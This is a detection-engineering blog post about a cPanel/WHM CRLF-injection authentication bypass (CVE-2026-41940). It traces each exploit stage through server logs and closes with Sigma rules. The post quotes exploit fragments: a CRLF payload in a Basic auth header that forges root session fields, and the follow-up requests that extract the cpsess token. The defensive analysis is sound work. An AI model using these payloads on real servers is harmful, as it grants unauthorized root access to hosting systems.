[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "POST /login/?login_only=1 HTTP/1.1" FAILED LOGIN whostmgrd: user password incorrect
Potentially, this log line can be used for detection and has been mentioned in several blogs. Unfortunately, the cookie is generated on any failed login attempt — not just POST /login/?login_only=1. Basic POST /, GET /, or POST /login/ all issue the same cookie for us in our lab.** **As such, other exploits may not generate any log line in login_log, and thus, it's an unusable artifact for detection.
Stage 2: The CRLF Injection
PAYLOAD = """ root:x successful_internal_auth_with_timestamp=9999999999 user=root tfa_verified=1 hasroot=1""".replace('\n', '\r\n') r = http(s, "GET", scheme, host, port, canonical, "/", headers={ "Cookie": f"whostmgrsession={cookie}", "Authorization": f"Basic {base64.b64encode(PAYLOAD)}", }) loc = r.headers.get("Location", "") m = re.search(r"/cpsess\d+", loc) token = m.group(0) # e.g. /cpsess2855760979
A GET / request is sent carrying the session cookie, received in the previous stage, and an Authorization: Basic header whose base64-decoded value contains CRLF sequences.
In the access log, the following trace is generated:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
The response of the server is a Location header which includes the CSRF token that identifies the session, now with root privileges. Without getting into all the specifics, GET / is the only endpoint where the CRLF vulnerability is reachable and returns a status 3xx, which includes the CSRF token in the Location.
Looking closely at the access log, the "b" flag on GET / immediately stands out. cPanel's documentation suggests that this is a flag meaning Basic authentication has been sent. The explanation below details the possible flags for this column:\

This means that we have a way to detect a GET / with Basic authorization. This should not happen at all regularly, as GET / is an unauthorized endpoint. When we call it in WHM we get the basic login screen:

So, we have our first bulletproof detection – A GET call to /, with authentication method "b"! As there is no other reason for this call, it is enough to prove an attack. We can even refine it to a redirect status code (3xx) as it's required for an attacker to get the Location header, which includes the `cpsess` number needed for Stage 4. From the access log we can also extract the source IP and the username used by the exploit:
10.0.23.4 - root [05/03/2026:14:00:55 -0000] "GET / HTTP/1.1" 307 0 "-" "python-requests/2.31.0" "b" "-" 2087
Stage 3: Propagating to Cache
The injected session in the filesystem path raw/ needs to be promoted to the cache/ layer that cpsrvd actually reads for authentication decisions.
To do that, the exploit runs the following:
r = http(s, "GET", scheme, host, port, canonical, "/scripts2/listaccts", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Expects: HTTP 401 with "Token denied" or "WHM Login" in body
which produces the following log line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /scripts2/listaccts HTTP/1.1" 401 0 "-" "python-requests/2.31.0" "-" "-" 2087
And in login_log we see the following:
[2026-05-03 14:00:55 +0000] info [whostmgrd] 10.0.23.4 - root "GET /scripts2/listaccts HTTP/1.1" DEFERRED LOGIN whostmgrd: security token missing
This URI is not unique – hitting any authenticated endpoint with the unauthenticated cookie triggers cpsrvd's do_token_denied code path, which reads the raw/ file and writes it to cache/. The message from login_log doesn't help us much either, as a missing security token is a common error that may happen whenever an unauthenticated user tries to access a page. Thus, we don't have enough unique information to create a detection.
Stage 4: Using or verifying the privileged access
Now that the session file is written to the right place and the attacker has the token, they can use that access to execute any privileged action they want. But any action needs to be preceded by the CSRF protection of the cpsses token they received.
In the exploit we see the following:
r = http(s, "GET", scheme, host, port, canonical, f"{token}/json-api/version", headers={"Cookie": f"whostmgrsession={cookie_enc}"}) # Returns: HTTP 200 {"version":"11.136.0.4"}
Which produces this line in access_log:
127.0.0.1 - root [05/03/2026:11:29:16] "GET /cpsess2855760979/json-api/version HTTP/1.1" 200 0 "-" "python-requests/2.31.0" "s" "-" 2087
The json-api/version part is not inherent to the exploit and can easily be replaced, but that cpsessNNNNNNNNNN needs to be used. Notice the "s", signaling that this session has been authenticated with a cookie.
This stage gives us another option for detection – a session with a valid cookie is initiated, /cpsess… is called, a 200 status code is received, but we never observed a successful login.
We can correlate different log lines, as cPanel enforces sessions for the client IP, and in contrast to the other features, the vulnerability building blocks don't allow injecting a different IP in the session file. To avoid false positives, we need to identify not only standard successful login, but also logins through OpenID (through /openid_connect/), and through WHM to cPanel (used by resellers, users /cpsessNNNNNNNNNNN/login?session), as after a successful login, a session file is also used for them.
To summarize, an IP that has an "s" session, without a 200 status code for a login action, is highly likely to be an exploit. The challenge is only correlating between the two log lines, as they can be far apart in time. While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future.
While this detection is substantially more complex than the first, it can be used for other authentication bypass exploits in the future. It's important to note that the correlation between the event happening and the event not happening (the login) is tricky – a login for a session can happen a long time before its reuse. Additionally, if a legitimate user has logged in from the same IP as the attacker (if both use the same VPN, for example) before the exploitation, it would cause a false positive. If the logs had some kind of correlation id or session key, defenders could better protect against these kinds of authorization attacks, but we currently have to use only what's available.
Putting the Detections into the SIEM
As described above, we have written detections, as Sigma and as SIEM queries for stages 2 and 4. When testing the events against the cPanel logs in Splunk, we've come across a familiar problem:

When connecting cPanel to Splunk through the default settings, Splunk sets the sourcetype as access_combined_wcookie, which parses in this example "b" as cookie instead of authentication_method. Splunk is hardly alone here, similar problems arose when plugging the logs and attempting to run the detection on other SIEMs. SIGMA rules converted to DSL could not work out of the box without some plumbing on our part for each cPanel log type. We suggest that everyone using our SIGMA rules first see how their logs are parsed into their SIEM. We are also publishing the schema we've used for Splunk here.
In addition to that, the detection rule for stage 4 presented us with a problem: how to express with SIGMA a correlation between two events where one of them **shouldn't **exist, and that only before the one exists. We've decided to use timespan: 24h, but this also means that the rule checks there are no successful login after successful session file use. The inability of current SIGMA rules to support it is understandable, given the vastly different ways SIEMs handle this correlation.
Conclusion
We've outlined two detection mechanisms that can unequivocally determine if, and by whom, an intrusion has occurred. Additionally, we're providing Microsoft Sentinel and Splunk schemas for relevant cPanel logs. See here.
cPanel was launched in 1996 and three decades of feature growth have produced a sprawling mix of log types, many with custom formats and no correlation option or index. For defenders managing and onboarding hundreds of applications across a network, the need to invest heavily in understanding each application, building threat models, and tailoring connectors that produce correlated, meaningful events is simply not feasible.
This visibility gap that arises inevitably also creates a detection gap. Detection engineers today need to battle with their application for providing logs, and then battle again with their SIEMs to let them query the logs in a useful way.
Onboarding apps, logging, correlation and threat detection must be done differently. Stay tuned for what's next.
Detection Rules
The rules are also available in the Github Repo.
Malicious GET /
title: cPanel WHM Authentication Bypass via CRLF Injection (CVE-2026-41940) id: 25e9ef06-c1de-476e-aedb-4d50dee610c5 status: stable description: | Detects Stage 2 of the cPanel/WHM CRLF injection authentication bypass (CVE-2026-41940). The attacker sends GET / with an Authorization: Basic header whose decoded value contains CRLF-injected session fields. cpsrvd records auth_method "b" (HTTP Basic) in the access_log and responds with a 3xx redirect that leaks the cpsess security token in the Location header. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection: cs-method: 'GET' cs-uri-stem: '/' sc-status|startswith: '3' authentication_method: 'b' condition: selection level
Successful Session authorization without login
title: cPanel WHM Successful Login name: cpanel_whm_successful_login id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: experimental description: Base rule — successful login to WHM. Accounts for standard forms, 2FA, OpenID Connect (SSO), and internal WHM account possession API flows. Used by correlation rule. logsource: product: cpanel service: access_log definition: | Log file: /usr/local/cpanel/logs/access_log Format (from docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files): client_ip - user [timestamp] "method path protocol" status bytes referrer useragent authentication_method x_forwarded_for port Field positions: cs-method = HTTP method (field inside quoted request string) cs-uri-stem = Request path sc-status = HTTP response status code authentication_method = Auth type: a=API token, b=HTTP Basic, s=Session, o=OpenID, -=none port = Service port cpsrvd received the request on detection: selection_form: cs-method: 'POST' cs-uri-stem|startswith: '/login' sc-status: 200 selection_openid: cs-uri-stem|contains: '/openid_connect/' sc-status|startswith: '3' selection_possession: cs-method: 'GET' cs-uri-stem|contains: '/login' cs-uri-query|startswith: 'session=' sc-status: - 200 - 302 condition: 1 of selection_* level: informational --- title: cPanel WHM Session-Authenticated cpsess Request name: cpanel_whm_cpsess_session_access id: a28dd486-5e0b-424b-862e-1e01919ed7cb status: experimental description: Base rule — HTTP 200 session-authenticated request to a cpsess path on WHM. Used by correlation rule. logsource: product: cpanel service: access_log detection: selection: cs-uri-stem|re: '^/cpsess\d{10}/' sc-status: 200 authentication_method: 's' condition: selection level: informational --- title: cPanel WHM Session Access Without Prior Successful Login (CVE-2026-41940) id: 559fe2e0-9239-44af-a277-628511ffbbd4 status: test description: | Detects a WHM session-authenticated cpsess request (auth_method "s", HTTP 200) from a source IP that had no successful login (form-based, SSO, or reseller possession) in the preceding 24 hours. A legitimate admin always has a preceding login event before any cpsess session access. references: - https://watchtowr.com/resources/2765-rapid-reaction-cpanel-authentication-bypass/ - https://docs.cpanel.net/knowledge-base/cpanel-product/the-cpanel-log-files author: Unfold Security Research Lab date: 2026-05-05 tags: - attack.initial_access - attack.t1190 - cve.2026-41940 action: correlation type: temporal_ordered rules: login: cpanel_whm_successful_login session: cpanel_whm_cpsess_session_access group-by: - c-ip timespan: 24h condition: session and not login falsepositives: - An admin whose session cookie persists across the 24h window from a prior day login. Tune the timespan or anchor the window to the session creation time if this fires. level
References
cPanel CVE-2026-41940 Security Advisory
Early Exploitation Evidence (Reddit Discussion)